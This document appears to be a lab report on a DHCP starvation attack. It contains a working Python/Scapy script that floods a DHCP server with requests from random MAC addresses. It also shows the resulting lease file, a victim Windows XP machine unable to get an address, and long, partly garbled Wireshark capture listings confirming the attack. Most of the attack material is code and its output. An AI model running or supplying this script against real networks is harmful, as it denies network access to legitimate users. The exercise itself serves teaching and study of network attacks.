

1. Python script to implement the DHCP starvation attack using scapy

```
from scapy.all import *
from time import sleep

def lol():
    for i in xrange(101):

        if i == 107: continue

        requested_addr = "10.10.111."+str(100+i)

        pkt=Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")
        pkt/=IP(src="0.0.0.0",dst="255.255.255.255")
        pkt/=UDP(sport=68,dport=67)
        pkt/=BOOTP(chaddr=RandString(12,'0123456789abcdef'))
        pkt/=DHCP(options=[("message-type","request"),("requested_addr",requested_addr),"end"])

        sendp(pkt)


        print "Starving "+requested_addr

        sleep(0.5)

if __name__=="__main__": lol()
```

2. DHCP leases are attached as txt files and some below as snapshots

Before the attack:



```
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1
~
~
~
~
~
~
~
```


After the attack: (attached the dhcpd.leases file for confirmation)

```
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1

lease 10.10.111.100 {
  starts 3 2016/09/28 08:02:41;
  ends 3 2016/09/28 09:02:41;
  cltt 3 2016/09/28 08:02:41;
  binding state active;
  next binding state free;
  hardware ethernet 32:32:34:34:33:35;
}
lease 10.10.111.102 {
  starts 3 2016/09/28 08:02:43;
  ends 3 2016/09/28 09:02:43;
  cltt 3 2016/09/28 08:02:43;
  binding state active;
  next binding state free;
  hardware ethernet 31:36:39:38:66:37;
}
lease 10.10.111.103 {
  starts 3 2016/09/28 08:02:43;
  ends 3 2016/09/28 09:02:43;
  cltt 3 2016/09/28 08:02:43;
  binding state active;
}
"leases" 811L, 20932C
```

3. Screenshot of the victim machine unable to obtain IP address

Below is the screen shot of the XP machine unable to obtain IP address from the DHCP server because all of the available IP addresses in the range of 10.10.111.100 to 10.10.111.200 were starved using scapy on the bt5 machine.



```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\poly>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address . . . . . : 0.0.0.0
    Subnet Mask . . . . . : 0.0.0.0
    Default Gateway . . . . . : 

C:\Documents and Settings\poly>ipconfig/renew

Windows IP Configuration

An error occurred while renewing interface Local Area Connection : unable to con
tact your DHCP server. Request has timed out.

C:\Documents and Settings\poly>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Autoconfiguration IP Address. . . : 169.254.135.80
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

C:\Documents and Settings\poly>
```


4. Screen shot of Wireshark capture

Below are some of the wireshark captured ACK request. I have uploaded the whole dump as “ork216_dump.pcap”. For demonstration purpose I have taken some screenshots of the dump in my local machine.



The screenshot shows a Wireshark capture of network traffic. The packet list pane displays a series of DHCP and ICMPv6 messages. The packet details pane shows the structure of a DHCPv6 message, including the Transaction ID, Message Type, and various options. The packet bytes pane shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
10.000000	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x7e39e47d
2.16.996930	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x7e39e47d
3.25.196592	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	92	Name query NB WORKGROUP<1>
4.25.943164	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	92	Name query NB WORKGROUP<1>
5.26.692976	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	92	Name query NB WORKGROUP<1>
6.54.781468	10.10.111.179	10.10.111.255	10.10.111.255	BROWSER	264	Local Master Announcement VICTIM1, Workstation, NT Workstation, Potential Browser, Master Browser
7.55.103255	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	110	Release NB VICTIM1<20>
8.55.183802	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	110	Release NB <01><02>_MSBROWSE_<02><01>
9.55.185655	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	110	Release NB WORKGROUP<1>
10.55.190318	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	110	Release NB WORKGROUP<1>
11.55.193654	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	110	Release NB WORKGROUP<00>
12.55.196338	10.10.111.179	10.10.111.255	10.10.111.255	NBNS	110	Release NB VICTIM1<00>
13.71.779896	::	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
14.71.791169	::	::	ff02::1:ff5b:e02	ICMPv6	78	Neighbor Solicitation for fe80::1eff:fe5b:e02
15.72.331409	fe80::1eff:fe5b:e02	ff02::1	ff02::1	ICMPv6	70	Router Solicitation from 02:00:1e:5b:0e:02
16.72.959134	fe80::1eff:fe5b:e02	ff02::16	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
17.74.218926	fe80::1eff:fe5b:e02	ff02::2	ff02::2	ICMPv6	70	Router Solicitation from 02:00:1e:5b:0e:02
18.76.379408	fe80::1eff:fe5b:e02	ff02::2	ff02::2	ICMPv6	70	Router Solicitation from 02:00:1e:5b:0e:02
19.113.763902	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
20.114.136306	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
21.114.508786	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
22.114.868664	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
23.114.887315	10.10.111.1	10.10.111.103	10.10.111.103	DHCP	346	DHCP ACK - Transaction ID 0x0
24.115.240959	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
25.115.616206	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
26.115.988028	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
27.116.344330	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
28.116.703615	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
29.117.078637	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
30.117.098462	10.10.111.1	10.10.111.109	10.10.111.109	DHCP	346	DHCP ACK - Transaction ID 0x0
31.117.438480	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
32.117.820282	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
33.118.181036	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
34.118.282420	10.10.111.1	10.10.111.112	10.10.111.112	DHCP	346	DHCP ACK - Transaction ID 0x0
35.118.547890	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
36.118.919887	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
37.119.292097	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
38.119.111160	10.10.111.1	10.10.111.115	10.10.111.115	DHCP	346	DHCP ACK - Transaction ID 0x0
0000	33 33 00 00 00 02 02 00	1e 5b 0e 02 8c dd 60 00	33.....	[.....]		
0010	00 00 00 10 3a ff fe 80	00 00 00 00 00 00 00 00	[.....]		
0020	1e ff fe 5b 0e 02 ff 02	00 00 00 00 00 00 00 00	...[.....]	[.....]		
0030	00 00 00 00 02 85 00	22 74 00 00 00 00 01 01	"t....."		
0040	02 00 1e 5b 0e 02		...[.....]	[.....]		



The screenshot shows a Wireshark capture of network traffic. The packet list pane displays a series of DHCP and ICMPv6 messages. The packet details pane shows the structure of a DHCPv6 message, including the Transaction ID, Message Type, and various options. The packet bytes pane shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
37.119.292097	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
38.119.111160	10.10.111.1	10.10.111.115	10.10.111.115	DHCP	346	DHCP ACK - Transaction ID 0x0
39.119.649154	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
40.120.020252	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
41.120.039069	10.10.111.1	10.10.111.117	10.10.111.117	DHCP	346	DHCP ACK - Transaction ID 0x0
42.120.364043	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
43.120.187202	10.10.111.1	10.10.111.118	10.10.111.118	DHCP	346	DHCP ACK - Transaction ID 0x0
44.120.736401	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
45.120.752064	10.10.111.1	10.10.111.119	10.10.111.119	DHCP	346	DHCP ACK - Transaction ID 0x0
46.121.109168	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
47.121.479039	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
48.121.498231	10.10.111.1	10.10.111.121	10.10.111.121	DHCP	346	DHCP ACK - Transaction ID 0x0
49.121.835310	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
50.122.192496	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
51.122.577358	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
52.122.596983	10.10.111.1	10.10.111.124	10.10.111.124	DHCP	346	DHCP ACK - Transaction ID 0x0
53.122.947977	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
54.123.328693	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
55.123.339860	10.10.111.1	10.10.111.126	10.10.111.126	DHCP	346	DHCP ACK - Transaction ID 0x0
56.123.692178	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
57.124.040885	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
58.124.067988	10.10.111.1	10.10.111.128	10.10.111.128	DHCP	346	DHCP ACK - Transaction ID 0x0
59.124.399959	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
60.124.416322	10.10.111.1	10.10.111.129	10.10.111.129	DHCP	346	DHCP ACK - Transaction ID 0x0
61.124.748134	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
62.125.120001	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
63.125.476801	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
64.125.497064	10.10.111.1	10.10.111.132	10.10.111.132	DHCP	346	DHCP ACK - Transaction ID 0x0
65.125.848022	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
66.126.204021	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
67.126.560292	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
68.126.582024	10.10.111.1	10.10.111.135	10.10.111.135	DHCP	346	DHCP ACK - Transaction ID 0x0
69.126.917454	0.0.0.0	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
70.126.036106	10.10.111.1	10.10.111.136	10.10.111.136	DHCP	346	DHCP ACK - Transaction ID 0x0
> Frame 18: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)						
> Ethernet II, Src: 02:00:1e:5b:0e:02 (02:00:1e:5b:0e:02), Dst: IPv6cast_02 (33:33:00:00:00:02)						
> Internet Protocol Version 6, Src: fe80::1eff:fe5b:e02, Dst: ff02::2						
> Internet Control Message Protocol v6						
0000	33 33 00 00 00 02 02 00	1e 5b 0e 02 8c dd 60 00	33.....	[.....]		
0010	00 00 00 10 3a ff fe 80	00 00 00 00 00 00 00 00	[.....]		
0020	1e ff fe 5b 0e 02 ff 02	00 00 00 00 00 00 00 00	...[.....]	[.....]		
0030	00 00 00 00 02 85 00	22 74 00 00 00 00 01 01	"t....."		
0040	02 00 1e 5b 0e 02		...[.....]	[.....]		

ork216, Wireshark capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl>-> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
67	126.568292	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
68	126.582824	10.10.111.1	10.10.111.135	DHCP	346	DHCP ACK - Transaction ID 0x0
69	126.917454	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
70	126.936196	10.10.111.1	10.10.111.136	DHCP	346	DHCP ACK - Transaction ID 0x0
71	127.272370	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
72	127.627889	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
73	127.643366	10.10.111.1	10.10.111.138	DHCP	346	DHCP ACK - Transaction ID 0x0
74	128.800262	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
75	128.819964	10.10.111.1	10.10.111.139	DHCP	346	DHCP ACK - Transaction ID 0x0
76	128.345237	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
77	128.700158	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
78	129.071936	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
79	129.093031	10.10.111.1	10.10.111.142	DHCP	346	DHCP ACK - Transaction ID 0x0
80	129.423446	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
81	129.444141	10.10.111.1	10.10.111.143	DHCP	346	DHCP ACK - Transaction ID 0x0
82	129.768745	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
83	130.140422	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
84	130.511424	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
85	130.530743	10.10.111.1	10.10.111.146	DHCP	346	DHCP ACK - Transaction ID 0x0
86	130.804198	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
87	131.240701	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
88	131.612196	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
89	131.968043	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
90	131.982409	10.10.111.1	10.10.111.150	DHCP	346	DHCP ACK - Transaction ID 0x0
91	132.324019	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
92	132.342712	10.10.111.1	10.10.111.151	DHCP	346	DHCP ACK - Transaction ID 0x0
93	132.680826	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
94	132.701642	10.10.111.1	10.10.111.152	DHCP	346	DHCP ACK - Transaction ID 0x0
95	133.051964	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
96	133.404296	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
97	133.421192	10.10.111.1	10.10.111.154	DHCP	346	DHCP ACK - Transaction ID 0x0
98	133.755098	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
99	133.775347	10.10.111.1	10.10.111.155	DHCP	346	DHCP ACK - Transaction ID 0x0
100	134.113555	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0

> Frame 18: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
> Ethernet II, Src: 02:00:1e:5b:0e:02 (02:00:1e:5b:0e:02), Dst: IPv6cast_02 (33:33:00:00:00:02)
> Internet Protocol Version 6, Src: fe80::1eff:fe5b:e02, Dst: ff02::12
> Internet Control Message Protocol v6

0000 33 33 00 00 00 02 02 00 1e 5b 0e 02 86 dd 60 00 33.....[.....]
0010 00 00 00 10 3a ff fe 80 00 00 00 00 00 00 00 00
0020 1e ff fe 5b 0e 02 ff 02 00 00 00 00 00 00 00 ...[.....]
0030 00 00 00 00 02 85 00 22 74 00 00 00 00 01 01 "t.....
0040 02 00 1e 5b 0e 02 [.....]

ork216, Wireshark capture

Packets: 1620 - Displayed: 1620 (100.0%) - Load time: 0.0/67 - Profile: Default

ork216, Wireshark capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl>-> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
97	133.421192	10.10.111.1	10.10.111.154	DHCP	346	DHCP ACK - Transaction ID 0x0
98	133.755098	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
99	133.775347	10.10.111.1	10.10.111.155	DHCP	346	DHCP ACK - Transaction ID 0x0
100	134.113555	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
101	134.128051	10.10.111.1	10.10.111.156	DHCP	346	DHCP ACK - Transaction ID 0x0
102	134.483976	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
103	134.498754	10.10.111.1	10.10.111.157	DHCP	346	DHCP ACK - Transaction ID 0x0
104	134.856821	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
105	134.873041	10.10.111.1	10.10.111.158	DHCP	346	DHCP ACK - Transaction ID 0x0
106	135.211929	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
107	135.569644	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
108	135.948409	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
109	136.311951	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
110	136.328875	10.10.111.1	10.10.111.162	DHCP	346	DHCP ACK - Transaction ID 0x0
111	136.667901	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
112	137.052705	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
113	137.410909	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
114	137.431618	10.10.111.1	10.10.111.165	DHCP	346	DHCP ACK - Transaction ID 0x0
115	137.751042	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
116	137.771739	10.10.111.1	10.10.111.166	DHCP	346	DHCP ACK - Transaction ID 0x0
117	138.107872	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
118	138.466920	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
119	138.482954	10.10.111.1	10.10.111.168	DHCP	346	DHCP ACK - Transaction ID 0x0
120	138.855916	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
121	138.873260	10.10.111.1	10.10.111.169	DHCP	346	DHCP ACK - Transaction ID 0x0
122	139.232286	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
123	139.249620	10.10.111.1	10.10.111.170	DHCP	346	DHCP ACK - Transaction ID 0x0
124	139.584313	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
125	139.956135	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
126	140.312304	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
127	140.330030	10.10.111.1	10.10.111.173	DHCP	346	DHCP ACK - Transaction ID 0x0
128	140.667956	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
129	140.685410	10.10.111.1	10.10.111.174	DHCP	346	DHCP ACK - Transaction ID 0x0
130	141.040035	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0

> Frame 18: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
> Ethernet II, Src: 02:00:1e:5b:0e:02 (02:00:1e:5b:0e:02), Dst: IPv6cast_02 (33:33:00:00:00:02)
> Internet Protocol Version 6, Src: fe80::1eff:fe5b:e02, Dst: ff02::12
> Internet Control Message Protocol v6

0000 33 33 00 00 00 02 02 00 1e 5b 0e 02 86 dd 60 00 33.....[.....]
0010 00 00 00 10 3a ff fe 80 00 00 00 00 00 00 00 00
0020 1e ff fe 5b 0e 02 ff 02 00 00 00 00 00 00 00 ...[.....]
0030 00 00 00 00 02 85 00 22 74 00 00 00 00 01 01 "t.....
0040 02 00 1e 5b 0e 02 [.....]

ork216, Wireshark capture

Packets: 1620 - Displayed: 1620 (100.0%) - Load time: 0.0/67 - Profile: Default

ork216, Wireshark, capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl>

No.	Time	Source	Destination	Protocol	Length	Info
130	141.040025	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
131	141.397595	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
132	141.771923	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
133	141.789383	10.10.111.1	10.10.111.177	DHCP	346	DHCP ACK - Transaction ID 0x0
134	142.128027	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
135	142.504318	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
136	142.860792	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
137	143.230796	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
138	143.246278	10.10.111.1	10.10.111.181	DHCP	346	DHCP ACK - Transaction ID 0x0
139	143.603907	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
140	143.960209	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
141	144.316732	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
142	144.335681	10.10.111.1	10.10.111.184	DHCP	346	DHCP ACK - Transaction ID 0x0
143	144.672068	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
144	145.027839	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
